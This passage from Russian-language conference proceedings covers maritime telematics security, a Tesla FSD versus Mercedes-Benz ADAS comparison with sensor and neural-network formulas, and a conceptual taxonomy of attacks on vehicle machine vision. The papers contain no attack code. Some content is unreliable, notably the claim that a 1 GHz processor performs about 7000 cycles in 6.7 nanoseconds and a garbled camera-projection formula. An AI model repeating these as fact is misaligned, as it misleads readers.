Кроме того, отсутствие прозрачности в работе алгоритмов [7] затрудняет не только отладку, но и обеспечение безопасности. Злоумышленники могут эксплуатировать скрытые уязвимости в моделях, например, через подмену обучающих данных или обратный инжиниринг внутренних механизмов принятия решений. Все это делает системы на основе машинного обучения привлекательной мишенью для кибератак и требует разработки новых методов защиты, таких как adversarial training, формальные методы верификации моделей и усиленный мониторинг их работы в реальных условиях.

Для минимизации последствий технических сбоев необходима комплексная стратегия, включающая резервирование критически важных систем [8], постоянный мониторинг их состояния и подготовку экипажа к работе в аварийных режимах. Одновременно требуется развитие новых технологий диагностики и прогнозирования отказов, позволяющих выявлять потенциальные проблемы до их возникновения [9]. Современные методы, такие как adversarial training, дифференциальная конфиденциальность, позволяют снизить риски и сделать модели более надежными. Однако эта область продолжает развиваться, и по мере усложнения алгоритмов будут требоваться новые, более совершенные способы защиты [10, 11].

Заключение. Подводя итоги, следует подчеркнуть, что безопасность телематических систем водного транспорта требует непрерывного развития и внедрения комплексных защитных мер. Как показало исследование, современные угрозы, такие как GPS-спуфинг, MITM-атаки на радарные системы и уязвимости алгоритмов автономного управления, демонстрируют необходимость принципиально новых подходов к защите критически важной морской инфраструктуры. Особое значение приобретает разработка адаптивных систем безопасности, способных противостоять постоянно эволюционирующим киберугрозам.

Важнейшим направлением развития является интеграция искусственного интеллекта в системы защиты морских телематических комплексов. Современные алгоритмы машинного обучения, включая методы глубинного обучения и нейронные сети, уже доказали свою эффективность в обнаружении аномалий в работе навигационных систем и предсказании потенциальных атак [10]. Эти технологии позволяют выявлять даже сложно обнаруживаемые вмешательства, такие как точечная подмена радарных сигналов или адверсарные атаки на системы автономного судовождения.

Перспективным направлением представляется создание интеллектуальных систем мониторинга, сочетающих анализ данных от множества датчиков с алгоритмами прогнозирования технических сбоев [12]. Такие системы могли бы не только обнаруживать кибератаки в реальном времени, но и предупреждать о возможных отказах оборудования, существенно повышая надежность морского транспорта [13].

СПИСОК ЛИТЕРАТУРЫ

1. Sunil Doddi. Основы безопасности промышленных систем управления, 2018 [Электронный ресурс]. URL: <https://controlengrussia.com/promy-shlenny-e-seti/informatsionnaya-bezopasnost/bezopasnost-ics/> (дата обращения 12.07.2025)
2. ECDIS Cyber Security, 2018 [Электронный ресурс]. URL: Signals Online: ECDIS Cyber Security (дата обращения 12.07.2025).
3. CWE-20: Improper Input Validation, 2025 [Электронный ресурс]. URL: <https://cwe.mitre.org/data/definitions/20.html> (дата обращения 14.07.2025).
4. Матвеев А. А., Кузнецов В. Н., Гаскаров В. Д. Обзор технических средств и методов спутниковой навигации судов, 2016 [Электронный ресурс]. URL: <https://cyberleninka.ru/article/n/obzor-technicheskikh-sredstv-i-metodov-sputnikovoy-navigatsii-sudov> (дата обращения 15.07.2025).
5. Address Resolution Protocol, 2022 [Электронный ресурс]. URL: https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipaddr_arp/configuration/xr-3s/arp-xe-3s-book/arp-config-arp.pdf (дата обращения 15.07.2025).
6. Zhilenkov, A.A. Intelligent autonomous navigation system for UAV in randomly changing environmental conditions / A. A. Zhilenkov, S. S. Sokolov, S. G. Chernyi, A. P. Nyrkov // Journal of Intelligent and Fuzzy Systems, Vol. 38, № 5. 2020. Pp. 6619–6625.
7. Himabindu Lakkaraj, Stanford University, Rich Caruana, Ece Kamar, Jure Leskovec, Interpretable & Explorable Approximations of Black Box Models, 2017 [Электронный ресурс]. URL: <https://arxiv.org/pdf/1707.01154> (дата обращения 16.07.2025).
8. Нырклов А. П. Алгоритмы резервного копирования для обеспечения защиты данных / А. П. Нырклов, А. В. Черняков // Информационная безопасность регионов России (ИБРР-2015): материалы конф. СПб.: Изд-во СПОИСУ, 2015. С. 127–128.
9. Veselkov, V. Development of Methods to Identify Risks to Build up the Automated Diagnosis Systems / V. Veselkov, N. Vikhrov, A. Nyrkov, S. Chernyi, I. Titov // Proceedings of the 2017 IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EIConRus), St. Petersburg, 2017. Pp. 598–601.
10. Арбузов А.М. Применение алгоритмов машинного обучения в обеспечении безопасности сетевой инфраструктуры IoT-систем на водном транспорте / А. М. Арбузов, А. П. Нырклов, А. Н. Терехов, И. В. Ли, Д. А. Деменин // Проблемы информационной безопасности. Компьютерные системы. №2. 2025. С. 131–142.
11. Нырклов А.П. Оптимизация процесса тестирования на проникновение в АСУ технологическими процессами с использованием алгоритмов машинного обучения / А. П. Нырклов, Е. С. Юмашева, А. В. Кириков // Вестник государственного университета морского и речного флота им. адмирала С.О. Макарова. Т. 16. № 3. 2024. С. 456–466.
12. Shipunov I.S. Information System for Monitoring and Analyzing the Technical Condition of Autonomous Vehicles / I. S. Shipunov, A. P. Nyrkov, M. V. Kardakova, Y. F. Katorin, V. V. Vychuzhanin // Proceedings of the 2020 IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EIConRus). 2020. Pp. 497–500.
13. Kardakova M. Cyber Security on Sea Transport / M. Kardakova, I. Shipunov, A. Nyrkov, T. Knysh // Advances in Intelligent Systems and Computing, Vol. 982. 2020. Pp. 481–490.

УДК 004.08

ПРИМЕНЕНИЕ СИСТЕМ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА НА ТРАНСПОРТЕ**Вавкина Елена Александровна**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: vavkina.e.a@fsin.gov.ru

Аннотация. В статье рассматриваются различные применения систем искусственного интеллекта (ИИ) на транспорте, используя в качестве примера сравнительный анализ систем, используемых в автомобилях Tesla (Full Self-Driving, FSD) и Mercedes-Benz (Advanced Driver Assistance Systems, ADAS). Анализ фокусируется на архитектуре сенсоров (камеры, радары, ультразвуковые датчики, LiDAR), их дальности обнаружения и технологиях обработки данных, являющихся ключевыми компонентами ИИ в транспорте. Рассматриваются различия в подходах к разработке, используемых алгоритмах, уровнях автономности и особенностях применения систем в различных дорожных условиях, в том числе в контексте Российской Федерации. Целью исследования является выявление сильных и слабых сторон каждой системы как примера применения ИИ на транспорте, а также оценка их эффективности и применимости в реальных условиях эксплуатации.

Ключевые слова: автономное вождение; системы помощи водителю (ADAS); искусственный интеллект (ИИ); нейронные сети; алгоритмы управления.

APPLICATION OF ARTIFICIAL INTELLIGENCE SYSTEMS IN TRANSPORT**Vavkina Elena**

The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: vavkina.e.a@fsin.gov.ru

Abstract. The article discusses various applications of artificial intelligence (AI) systems in transportation, using a comparative analysis of the systems used in Tesla (Full Self-Driving, FSD) and Mercedes-Benz (Advanced Driver Assistance Systems, ADAS) vehicles as an example. The analysis focuses on the architecture of sensors (cameras, radars, ultrasonic sensors, and LiDAR), their detection range, and data processing technologies, which are key components of AI in transportation. The study examines the differences in development approaches, algorithms used, levels of autonomy, and the specific features of using these systems in various road conditions, including in the context of the Russian Federation. The goal of the study is to identify the strengths and weaknesses of each system as an example of AI application in transportation, as well as to assess their effectiveness and applicability in real-world conditions.

Keywords: autonomous driving; driver assistance systems (ADAS); artificial intelligence (AI); neural networks; control algorithms.

Введение. В эпоху стремительного развития технологий автономного вождения вопросы информационной безопасности, надежности и защиты систем управления автомобилем выходят на передний план. Автономные транспортные средства, оснащенные интеллектуальными системами, создают новые потенциальные угрозы, связанные с уязвимостью программного обеспечения, передачей и обработкой данных, а также возможностью внешнего вмешательства в управление автомобилем. Несмотря на значительные достижения в области автоматизации, остаются актуальными вопросы устойчивости этих систем к кибератакам, корректности работы в сложных дорожных и погодных условиях, а также обеспечения безопасности как водителей, так и окружающих участников движения [1].

Сегодня на рынке представлено множество автомобилей, позиционирующихся как «автономные» или «полуавтономные». Однако, возможности и ограничения этих систем существенно различаются, и зачастую потребители сталкиваются с трудностями при выборе наиболее подходящего решения. Более того, маркетинговые заявления производителей не всегда соответствуют реальным возможностям автомобилей, что может привести к неправильным ожиданиям и даже к опасным ситуациям на дороге [2].

В этой связи, сравнительный анализ систем ИИ в автомобилях, таких как Tesla с комплектацией Full Self-Driving (FSD) и Mercedes-Benz с передовыми ADAS, приобретает особую актуальность. Данное исследование позволит выявить сильные и слабые стороны различных подходов к реализации автономного вождения, оценить их эффективность в реальных условиях эксплуатации и предоставить потребителям объективную информацию для принятия обоснованных решений [3].

Ввиду активного технического развития и цифровизации различных сфер экономики актуальным становится сравнительный анализ систем ИИ в автомобилях, выявляющий преимущества и недостатки различных подходов к реализации автономности. В качестве ярких примеров рассмотрим Tesla с комплектацией Full Self-Driving (FSD) и Mercedes-Benz с передовыми ADAS.

Система Full Self-Driving от Tesla представляет собой комплексное решение, основанное на использовании нейронных сетей и компьютерного зрения. Tesla делает ставку на обучение своих ИИ-алгоритмов на огромном массиве данных, собранных с помощью камер, установленных на миллионах автомобилей Tesla по всему миру. FSD стремится к полной автономности, позволяя автомобилю самостоятельно двигаться по дорогам общего пользования, выполнять повороты, перестраиваться и соблюдать правила дорожного движения. Однако,

несмотря на амбициозные цели, FSD все еще находится в стадии разработки и требует постоянного контроля со стороны водителя [4].

В отличие от Tesla, Mercedes-Benz делает акцент на постепенном внедрении автономных функций через свои передовые системы ADAS. Эти системы, включающие адаптивный круиз-контроль, удержание в полосе движения, автоматическое экстренное торможение и другие функции, помогают водителю в различных ситуациях на дороге, но не снимают с него ответственности за управление автомобилем. Mercedes-Benz использует комбинацию различных сенсоров, включая камеры, радары и лидары, для создания более точной и надежной картины окружающей среды.

Сравнительный анализ Tesla FSD и Mercedes-Benz ADAS позволяет выявить ключевые различия в подходах к автономному вождению. Tesla стремится к полной автономности, полагаясь на обучение ИИ-алгоритмов на больших данных, в то время как Mercedes-Benz делает ставку на постепенное внедрение автономных функций с использованием мультисенсорных систем. Оба подхода имеют свои преимущества и недостатки, и выбор наиболее подходящего решения зависит от конкретных потребностей и предпочтений потребителя. Более детальный сравнительный анализ приведен в таблице 1.

Таблица 1

Сравнительные характеристики автоматизированных систем в автомобилях

Характеристика	Tesla Full Self-Driving (FSD)	Mercedes-Benz Advanced Driver Assistance Systems (ADAS)
Основная философия	Агрессивная инновация, быстрое внедрение, ориентация на автоматизацию	Консервативный подход, приоритет безопасности и надежности, помощь водителю
Основные цели	Достижение полной автономности, создание сети беспилотных такси	Повышение безопасности, комфорта и удобства вождения, соответствие премиум-статусу
Подход к разработке	Основан на данных, полученных от обширного автопарка, глубокое обучение, «end-to-end» подход	Комплексный, инженерный подход, использование различных сенсоров, сотрудничество с поставщиками
Тип сенсоров	Камеры, радары (отсутствует LiDAR)	Камеры, радары, ультразвуковые датчики, опционально LiDAR
Аппаратное обеспечение	Собственная разработка, полная интеграция	Компоненты от различных поставщиков (Bosch, Mobileye и др.)
Программное обеспечение	Собственная разработка, постоянное обновление	Разработка в сотрудничестве с поставщиками, стабильные обновления
Уровень автономности (SAE)	2 (требует постоянного внимания водителя)	2 (требует постоянного внимания водителя), 3 (ограниченная автономность в определенных условиях Drive Pilot)
Обучение системы	Обучение на огромных объемах данных, собранных в реальном времени	Тестирование и калибровка в контролируемых условиях, моделирование различных ситуаций
Обработка данных	Глубокое обучение, нейронные сети, визуальное восприятие	Классические алгоритмы управления, элементы машинного обучения
Принятие решений	Основано на прогнозировании и имитации поведения человека, иногда рискованно	Консервативный подход, приоритет безопасности и соблюдения ПДД
Картография	Зависимость от карт, но упор также на визуальное восприятие и адаптацию	Зависимость от карт высокой четкости (особенно для Drive Pilot)
Ответственность	Водитель несет полную ответственность	Четкое разделение ответственности между водителем и системой
Стоимость комплектации	Высокая, подписочная модель	Зависит от модели и комплектации автомобиля
Сильные стороны	- Быстрая эволюция и внедрение новых функций - Мощная система распознавания объектов - Большой объем данных для обучения - Визуальный подход, адаптация к разным условиям	- Высокая надежность и безопасность - Комплексный набор сенсоров - Соответствие строгим нормативным требованиям - Точное предвидение и прогнозирование
Слабые стороны	- Требует постоянного внимания водителя - Иногда рискованное поведение - Зависимость от соединения с интернетом - Отсутствие LiDAR - Вопросы к юридической ответственности	- Меньшая функциональность по сравнению с FSD - Более консервативный подход к инновациям - Зависимость от карт высокой четкости в некоторых функциях

Основой систем активной безопасности автомобилей являются разнообразные датчики, собирающие информацию об окружающей обстановке. Датчики, использующие разные физические принципы, позволяют «видеть» дорогу и объекты на ней. Полученные данные обрабатываются с помощью нейронных сетей, которые обучаются принимать решения на основе огромных массивов данных. Рассмотрим подробнее принципы работы датчиков и формулы, описывающие обучение нейронных сетей [5].

Системы, основанные на видеокамерах, являются одними из наиболее распространенных в современных автомобилях [6]. Камеры используют перспективную проекцию для преобразования трехмерного мира в двухмерное изображение, что математически описывается формулами (1):

$$X' = \frac{(f * X)}{Z \text{ и } Y'} = \frac{(f * Y)}{Z}, \quad (1)$$

где:

- (X', Y') — координаты на 2D-изображении;
- (X, Y, Z) — координаты в 3D-мире;
- f — фокусное расстояние камеры, константа, которая определяет эффект перспективы.

Распознавание объектов на изображении — сложная задача, решаемая путем сравнения изображения с предварительно созданными шаблонами. Хотя современные системы распознавания используют гораздо более сложные алгоритмы машинного обучения, базовая идея сводится к сопоставлению характеристик изображения с известными объектами.

Для определения расстояния до объектов и их скорости широко используются радары. Принцип работы радара основан на излучении электромагнитных волн и анализе отраженного сигнала. Дальность до объекта (R) определяется по формуле (2):

$$R = \frac{(c \times \Delta t)}{2}, \quad (2)$$

где

- R — дальность до объекта;
- c — скорость света;
- Δt — время распространения сигнала от антенны радара до объекта и обратно.

Структурная схема работы радара представлена на рис. 1.



Рис. 1. Структурная схема работы радара [6].

В современных радарх часто используется частотная модуляция (FMCW), позволяющая определять не только расстояние, но и относительную скорость объекта (V_r) (3):

$$R = \frac{(c \times \Delta f)}{(2 \times (df/dt))}, \quad (3)$$

где:

- R — расстояние до поверхности среды;
- c — скорость света (3×10^8 м/с);
- Δf — разность частот переданного и принятого сигналов (beat frequency);
- df/dt — скорость изменения частоты (частотная девиация, делённая на время развёртки).

Формула для расчёта доплеровского смещения частоты в контексте FMCW-радаров (4):

$$f_d = \frac{2v_r f_{\{tx\}}}{c}, \quad (4)$$

где:

- f_d — доплеровское смещение частоты;
- v_r — скорость между передатчиком и целью;
- $f_{\{tx\}}$ — несущая частота передатчика;
- c — скорость света.

Лидар (LiDAR) использует аналогичный принцип измерения дальности, основанный на времени пролета лазерного импульса:

$$L = \frac{(C \times t)}{2}, \quad (5)$$

где:

- L — расстояние до объекта;
- C — скорость света;
- t — время пути лазера.

Лидар формирует трехмерное облако точек, дающее детальное представление об окружающем пространстве.

Полученные с датчиков данные анализируются нейронными сетями. Нейронная сеть представляет собой сложную систему взаимосвязанных элементов, называемых нейронами. Основные этапы обработки сигнала в нейроне описываются следующими формулами.

1. Линейная комбинация в нейроне (6):

$$S = \sum_{i=1}^n w_i \times x_i. \quad (6)$$

где:

- x_i — входные сигналы;
- w_i — весовые коэффициенты, связанные с каждым входом.

2. Функция активации. **Sigmoid** (сигмоида, логистическая функция) принимает на входе любое вещественное число, а на выходе даёт число в интервале от 0 до 1. Большие отрицательные числа превращаются в ноль, а большие положительные — в единицу. Формула функции (7):

$$\sigma(x) = \frac{1}{(1 + e^{-x})}, \quad (7)$$

3. Для оценки качества работы сети используется функция потерь, которая количественно оценивает разницу между предсказанным и фактическим значением. Формула для расчёта MSE (8):

$$MSE = \frac{1}{n} * \sum (y_i - \hat{y}_i)^2, \quad (8)$$

где:

- L — функция потерь;
- y_i — фактическое (истинное) значение;
- $\hat{y}_i$ — предсказанное моделью значение;
- n — количество данных.

Наконец, для оптимизации параметров сети используется алгоритм обратного распространения (Backpropagation), который корректирует веса w_i на основе градиента (9):

$$\theta \leftarrow \theta - \alpha \nabla J(\theta) \quad (9)$$

где:

- θ — вектор параметров,
- α — скорость обучения,
- $J(\theta)$ — функция потерь.

Представленные формулы дают лишь упрощенное представление о работе сложных систем, используемых в современных автомобилях для повышения безопасности и автоматизации вождения. Важно понимать, что реальные системы используют сложные алгоритмы обработки сигналов и методы машинного обучения для достижения высокой надежности и точности. Совместное использование различных типов датчиков и постоянное обучение нейронных сетей позволяют создавать автомобили, способные «видеть», «понимать» и реагировать на сложные дорожные ситуации [7].

Принцип измерения расстояния с помощью LiDAR кажется простым на первый взгляд (измеряется время светового импульса в пути), однако реальность требует передовых инженерных решений. Скорость света (~300 млн м/с) преобразует расстояния в наносекундные временные интервалы. Например, на расстоянии 1 метра (путь туда и обратно ~2 метра), лазерный импульс преодолевает этот путь примерно за 6.7 наносекунд. Даже на расстоянии 2 метра, где время светового пути составляет около 13.3 наносекунд, современная электроника должна с высокой точностью зафиксировать и измерить этот микроскопический промежуток времени.

Учитывая, что процессор с частотой 1 ГГц выполняет около 7000 тактов за время прохождения света до объекта на расстоянии 1 метра, становится очевидно, что для надежного и точного измерения расстояния необходима высокоэффективная аппаратная часть и программное обеспечение системы. Эта часть должна быть способна работать с такими короткими временными интервалами, преобразуя их в точные данные о расстоянии.

Подводя итог сравнительному анализу систем ИИ в автомобилях Tesla с Full Self-Driving (FSD) и Mercedes-Benz с передовыми ADAS, становится очевидным, что мы наблюдаем не просто конкуренцию технологий, а формирование двух фундаментально различных подходов к автономному вождению [8].

Tesla, делая ставку на искусственный интеллект и машинное обучение, видит будущее за полной автоматизацией процесса вождения. FSD стремится к созданию системы, способной самостоятельно управлять автомобилем в любых условиях, основываясь на анализе данных, полученных с камер и нейронных сетей. Этот подход имеет потенциал для революционного изменения транспортной парадигмы, но сопряжен с рядом вызовов, связанных с обеспечением безопасности и надежности в сложных и непредсказуемых дорожных ситуациях.

Mercedes-Benz, напротив, придерживается более эволюционного пути, постепенно внедряя автономные функции и полагаясь на комбинацию различных сенсоров, включая камеры, радары и лидары. Этот подход обеспечивает более высокую надежность и безопасность на текущем этапе развития технологий, но может ограничивать степень автономности и возможности для инноваций.

В будущем можно ожидать дальнейшего развития обоих подходов. Tesla, вероятно, продолжит совершенствовать свои ИИ-алгоритмы и увеличивать объем данных для обучения, стремясь к достижению полной автономности. Mercedes-Benz, вероятно, будет расширять функциональность ADAS, интегрируя все более продвинутые сенсоры и системы помощи водителю [9].

В конечном счете, победителя в этой «гонке» определит время. Однако, уже сегодня можно сказать, что оба подхода вносят ценный вклад в развитие автономного вождения, приближая нас к будущему, где автомобили станут более безопасными, эффективными и удобными для всех. Важно отметить, что развитие ИИ в автомобилях не ограничивается только автономным вождением. В будущем можно ожидать появления все более интеллектуальных систем помощи водителю, мониторинга состояния водителя, персонализации и подключенных сервисов, которые сделают вождение более комфортным и безопасным. Таким образом, ИИ имеет потенциал для трансформации не только процесса управления автомобилем, но и всей автомобильной индустрии в целом.

Актуальность данной темы обусловлена продолжающимся ростом числа дорожно-транспортных происшествий, стимулирующим поиск решений, способных снизить человеческий фактор и повысить безопасность на дорогах, а также растущая урбанизация и увеличение трафика требуют оптимизации транспортных потоков и повышения эффективности использования дорожной инфраструктуры. Автономные автомобили обещают предоставить новые возможности для людей с ограниченными возможностями.

Заключение. а сегодняшний день автономные и полуавтономные транспортные средства активно эксплуатируются на дорогах общего пользования. Существуют подтвержденные угрозы безопасности бортовых цифровых устройств (БДУ), включая возможность несанкционированного доступа, вмешательства в управление автомобилем и нарушение целостности передаваемых и обрабатываемых данных, что отмечено Федеральной службой по техническому и экспортному контролю (ФСТЭК). Существующие меры защиты БДУ недостаточны для полного исключения этих угроз, что требует разработки и внедрения комплексных стандартов безопасности, регулярного мониторинга уязвимостей и применения современных методов защиты. Обеспечение надежной работы систем автономного вождения в реальных условиях является критически важным для снижения рисков для участников дорожного движения и дальнейшего безопасного развития отрасли.

Дальнейшие исследования в области автономных и полуавтономных транспортных средств должны быть сосредоточены на повышении устойчивости бортовых цифровых устройств (БДУ) к киберугрозам и внешним вмешательствам. Необходима разработка методов системной оценки уязвимостей программного обеспечения и аппаратных компонентов, а также создание унифицированных стандартов безопасности для разных классов транспортных средств. В перспективе важно изучать влияние сложных дорожных и метеословий на корректность функционирования систем автономного управления, а также эффективность интеграции многоуровневых сенсорных комплексов для обеспечения точного восприятия окружающей среды. Такие исследования позволят повысить надежность и безопасность эксплуатации автономных систем и создать основу для формирования регламентов и нормативной базы, обеспечивающих безопасное внедрение новых технологий в транспортную инфраструктуру.

СПИСОК ЛИТЕРАТУРЫ

1. Павловский В. Е. Эвристический алгоритм обнаружения изолированных препятствий мобильным роботом по дальномерным данным // Искусственный интеллект и принятие решений. 2016. № 4. С. 93–105.
2. Kashevnik, A., Ponomarev A., Krasov A. Human-Computer Threats Classification in Intelligent Transportation // Conference of Open Innovations Association, FRUCT. 2020. No. 26. P. 151-157.

3. Постолиит А.В. Перспективы применения искусственного интеллекта и компьютерного зрения в транспортных системах и подключенных автомобилях // Мир транспорта. 2021. № 19(1). С. 74-90.
4. Tesla тестирует новую систему, которая сделает машины компании полностью автономными // Naked Science: сетевое издание. URL: <https://naked-science.ru/article/hi-tech/full-self-driving-tesla> (дата обращения: 16.08.2025).
5. Ridesharing for Carsharing Service Provider: Driver and Pedestrian Route Matching / A. Kashevnik, N. Teslya, S. Mikhailov [et al.] // Conference of Open Innovations Association, FRUCT. 2019. No. 25. P. 146-152.
6. Технические аспекты управления с использованием сети Интернет : Монография / А. А. Алейников, К. З. Билятдинов, А. В. Красов [и др.]. Санкт-Петербург : Центр научно-информационных технологий «Астерион», 2016. 305 с.
7. Билятдинов К.З., Красов А.В., Меняйло В.В. Исследование систем и анализ результатов испытаний. Санкт-Петербург : Центр научно-информационных технологий «Астерион», 2019. 362 с.
8. Попова, М. Л. Перспективы развития автономного транспорта // Молодой ученый. 2021. № 5 (347). С. 11-12.
9. Силенко А.Н. Использование искусственного интеллекта в сфере автомобилестроения // Международный журнал прикладных наук и технологий INTEGRAL. 2024. № 1.

УДК 004.05

БЕЗОПАСНОСТЬ ВИЗУАЛЬНОГО ВОСПРИЯТИЯ В АВТОНОМНЫХ ТРАНСПОРТНЫХ СИСТЕМАХ: УЯЗВИМОСТИ И МЕТОДЫ ВЕРИФИКАЦИИ

Константинов Сергей Анатольевич, Яровой Роберт Владимирович

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: kr1816ve51@yandex.ru, Nadzar@yandex.ru

Аннотация. Автономные транспортные системы всё в большей степени опираются на машинное зрение как основное средство ориентации в пространстве и принятия решений в условиях естественной среды. Однако надёжность восприятия окружающей обстановки оказывается подверженной множеству факторов, среди которых — физические искажения, неблагоприятные метеоусловия, а также искусственно индуцированные воздействия, вызывающие сбои в распознавании и интерпретации визуальных данных. В статье проводится систематизация угроз, связанных с ошибками машинного зрения, и рассматриваются архитектурные, программные и мультисенсорные способы верификации поступающего изображения.

Ключевые слова: автономные транспортные системы; машинное зрение; безопасность восприятия; верификация изображений; цифровой двойник; устойчивость модели; ошибки распознавания; неопределённость вывода; визуальные искажения; мультисенсорная интеграция.

VISUAL PERCEPTION SECURITY IN AUTONOMOUS VEHICLES: VULNERABILITIES AND VERIFICATION METHODS

Konstantinov Sergey, Yarovoy Robert

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: kr1816ve51@yandex.ru, Nadzar@yandex.ru

Abstract. Autonomous transport systems increasingly rely on machine vision as the primary means of spatial orientation and decision-making in natural environments. However, the reliability of perception of the environment is subject to many factors, including physical distortions, adverse weather conditions, and artificially induced effects that cause failures in the recognition and interpretation of visual data. The article systematizes the threats associated with machine vision errors and considers architectural, software, and multisensory methods for verifying incoming images.

Keywords: autonomous transport systems; machine vision; perception safety; image verification; digital twin; model robustness; recognition errors; output uncertainty; visual distortions; multisensory integration.

Введение. Устойчивость к ошибкам визуального восприятия становится критически значимым элементом надёжности автономных транспортных систем. С прогрессирующим переходом от частичной автоматизации к полной автономии управление перемещением, навигацией и предотвращением столкновений всё в большей степени возлагается на алгоритмы компьютерного зрения. Именно они обеспечивают непрерывную интерпретацию внешней среды, распознавание объектов, предсказание их поведения и, как следствие, построение модели мира в реальном времени [1, 2].

Однако сама природа машинного восприятия делает его уязвимым к целому ряду неконтролируемых, а порой — и преднамеренно индуцируемых воздействий. Неоднозначность освещения, наличие бликов, атмосферные явления, ухудшающееся качество оптики, а также предумышленные визуальные атаки — всё это способно нарушить логику распознавания и вызвать ложноположительные или ложноотрицательные выводы. В отличие от человека, способного компенсировать недостоверность наблюдаемого сцены контекстуальными знаниями и когнитивной гибкостью, алгоритм зачастую оказывается строго ограничен рамками обучающей выборки и заранее зафиксированной архитектуры обработки.

Значительная часть рисков связана с тем, что именно данные, извлечённые из визуального потока, становятся основанием для управления: торможения, поворота, перестроения или оценки опасности. Ошибочное распознавание светофора, дорожной разметки, сигнала от другого участника движения может привести к

последствиям, несовместимым с безопасной эксплуатацией. Следовательно, становится необходимым не только анализировать потенциальные источники ошибок, но и внедрять механизмы верификации — встроенные или внешние — позволяющие оценить достоверность восприятия в каждый момент времени.

Рассмотрение безопасности машинного зрения как автономной задачи, не сводящейся исключительно к повышению точности распознавания, но включающей проверку устойчивости восприятия и надёжность выводов, представляется обоснованным направлением в рамках исследований архитектур доверенного искусственного интеллекта [3].

Визуальное восприятие, лежащее в основе машинного анализа окружающей среды, формируется на основании оптических данных, поступающих в режиме реального времени. Будучи привязанным к физическим характеристикам среды и чувствительности сенсоров, такой поток оказывается уязвимым к широкому спектру воздействий, нарушающих его достоверность. Для аналитического рассмотрения угроз разумно выделить несколько категорий, различающихся по происхождению, степени контролируемости и последствиям:

1) атаки на входной поток, не затрагивающие внутреннюю структуру модели, проявляются на уровне её сенсорного восприятия. Простые формы — расфокусировка, запотевание объектива, засветка, грязь или пыль на оптике. Более сложные варианты включают использование направленных лазерных или инфракрасных источников, создающих паразитные световые эффекты, не различимые моделью как аномалия. В некоторых случаях достаточно внести незначительные физические изменения в сцену, чтобы вызвать существенный сдвиг в реакции модели, включая пропуск препятствий или ошибочную классификацию;

2) искажения, вводящие в заблуждение модель, сгенерированные путём намеренного подбора микроскопических искажений, эксплуатируют уязвимости в обученных представлениях нейросетей. Хотя такие искажения могут быть практически невидимы для человека, они способны перевести классификатор в совершенно иное состояние распознавания. Существуют как цифровые примеры, действующие в симуляции, так и физически реализуемые, включая принты, наклейки, текстуры на объектах, которые искажают модель восприятия уже при съёмке. Проблема усугубляется тем, что многие нейросетевые архитектуры демонстрируют недостаточную стабильность к возмущениям даже вне области adversarial-проектирования;

3) модификации окружения, которые не затрагивают непосредственное изображение, но воздействуют на сцену в целом, способны вводить систему в заблуждение более глубоким способом. Перемещение знаков, изменение их размеров, размещение дублирующих элементов, которые визуально имитируют стандартизированные указатели — всё это может быть воспринято как корректный элемент дорожной инфраструктуры. Такая угроза особенно опасна, поскольку она может быть воспринята как легитимная часть среды, не вызывая подозрения даже при последующей проверке;

4) ошибки восприятия из-за условий окружающей среды представляют собой наименее контролируемую и наиболее вероятную категорию угроз. Снег, дождь, туман, яркий встречный свет, рваные тени от деревьев или зданий, преломления на лужах — каждый из этих факторов нарушает предсказуемость визуального сигнала. Снижение контрастности, появление ложных границ объектов, деградация глубины резкости — всё это увеличивает неопределённость, которую система не всегда способна интерпретировать должным образом. Особенно заметен эффект в системах, не обладающих средствами самооценки достоверности восприятия.

Рассмотренные классы угроз формируют совокупность сценариев, в которых машинное зрение автономной системы выходит за пределы устойчивого функционирования. В совокупности они поднимают вопрос не только об усилении защитных механизмов, но и о необходимости глубокой реконфигурации архитектуры восприятия — от предобработки сигнала до вывода управленческих решений.

Механизмы обработки визуальной информации в автономных системах, будучи формально математически определёнными, демонстрируют значительную чувствительность к ряду факторов, зачастую незначительных с точки зрения человеческого восприятия. К числу наиболее критичных уязвимостей относятся те, что затрагивают фундаментальные свойства моделей и нарушают устойчивость восприятия при несущественных изменениях внешней среды.

Одной из таких уязвимостей выступает инвариантность — способность модели сохранять идентичный результат при варьировании положения объекта в кадре, его масштаба или угла поворота. В ряде реализаций, особенно в системах на основе сверточных архитектур без глубокой иерархии пространственного контекста, подобная инвариантность оказывается частичной или вовсе отсутствует. Незначительное смещение объекта может вызывать существенное отклонение в ответе модели, что критично в задачах детекции дорожных знаков или пешеходов.

Не менее значимой является проблема переобучения: модель может выучить не саму суть объектов, а коррелирующие признаки окружения, которые случайно присутствовали в обучающей выборке. Так, дорожный знак, чаще всего встречающийся на фоне неба, может ошибочно не распознаваться при изменении сцены — например, если он расположен на фоне зданий или в ночное время. Это порождает избыточную зависимость от контекста, снижая устойчивость восприятия в реальных условиях.

Ошибки восприятия затрагивают различные компоненты визуального пайплайна. В задачах семантической сегментации могут возникать ложные границы объектов или их слияние с фоном. В модулях классификации повышается вероятность подмены класса под влиянием шумов или помех. В системе детекции объектов возможно, как пропущенное обнаружение, так и ложноположительная активация на нецелевых зонах изображения [4].

Архитектура моделей также накладывает свои ограничения. В частности, сверточные нейросети по природе своей плохо учитывают глобальные связи и способны терять информацию при изменении пространственных отношений между объектами. Попытки компенсировать это посредством self-attention-механизмов, характерных для трансформеров, приводят к росту вычислительной сложности и требуют дополнительных процедур нормализации и регуляризации. Однако и они подвержены сбоям при нестандартных распределениях входных данных.

Таким образом, даже при высоких метриках на тестовых наборах модели машинного зрения остаются уязвимыми к ряду воздействий, критичных в контексте задач автономного управления.

Проверка достоверности визуальной информации, поступающей в автономную транспортную систему, требует комплексного подхода, охватывающего несколько уровней анализа и контроля. Верификация не ограничивается простым сравнением с эталонными образцами, а подразумевает непрерывный мониторинг и оценку качества восприятия в реальном времени.

